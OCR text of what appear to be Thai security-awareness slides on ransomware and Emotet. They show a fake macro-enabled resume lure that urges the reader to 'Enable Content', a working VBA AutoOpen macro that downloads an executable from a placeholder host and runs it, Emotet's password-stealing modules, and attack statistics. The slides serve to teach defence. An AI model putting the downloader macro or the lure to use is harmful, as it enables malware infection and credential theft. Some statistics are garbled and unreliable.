


Ransomware Is Evolving

- Looks like spam
- Shotgun approach
- No Intrusion required
- Low value return

- Looks like spear phishing
- Sniper approach
- Intrusion Required
- High value return




resume_john_thanathack.docm - Saved to this PC
Pichaya Morimoto
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Developer
Help
Tell me
Share
Paste
Clipboard
Calibri (Body)
11
Font
Paragraph
Normal
No Spac...
Heading 1
Styles
Editing
SECURITY WARNING Macros have been disabled.
Enable Content
SECURITY WARNING Macros have been disabled.
Enable Content
เอกสารนี้ถูกเข้ารหัสด้วย Microsoft Encryption 2018 โปรดกดปุ่ม "Enable Content" เพื่อดูเอกสาร
Page 1 of 1
0 words
English (United States)
120%

Alert (TA18-201A) Emotet Malware release date: July 20, 2018

1

```
Sub AutoOpen()

Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://<IP>/<FILE>", False
xHttp.Send

With bStrm
    .Type = 1 '//binary
    .Open
    .write xHttp.responseBody
    .savetofile "file.exe", 2 '//overwrite
End With

Shell ("file.exe")

End Sub
```

2

Infection

Invoice or shipment themed spam email with malicious attachments or links

Users open document with malicious macros

Malicious macros download Emotet malware

injects code into explorer.exe and other running processes. It can also collect sensitive information, including system name, location, and operating system version, and connects to a remote command and control server (C2)

3

Establish

+


nstructions

4


Currently, Emotet uses five known spreader modules: NetPass.exe, WebBrowserPassView, Mail PassView, Outlook scraper, and a credential enumerator.

1. NetPass.exe is a legitimate utility developed by NirSoft that recovers all network passwords stored on a system for the current logged-on user. This tool can also recover passwords stored in the credentials file of external drives.
2. Outlook scraper is a tool that scrapes names and email addresses from the victim's Outlook accounts and uses that information to send out additional phishing emails from the compromised accounts.
3. WebBrowserPassView is a password recovery tool that captures passwords stored by Internet Explorer, Mozilla Firefox, Google Chrome, Safari, and Opera and passes them to the credential enumerator module.
4. Mail PassView is a password recovery tool that reveals passwords and account details for various email clients such as Microsoft Outlook, Windows Mail, Mozilla


Infection chain involving the file extension spoofing exploit (CVE-2023-38831)



Unreported Ransom Attacks



Reported Ransomware by Month



Key Trends

1,185% Unreported

Apr 2nd Highest in 4 years

+8% Over 2022

76% of all attacks use PowerShell

89% of attacks exfiltrate data

Average payout US $327,883k

-20% from Q4/22

เตรียมรับมือ Ransomware

สำรองข้อมูลสำคัญ

ติดตั้ง Anti-Virus และโปรแกรมเท่าที่จำเป็นในการใช้งาน

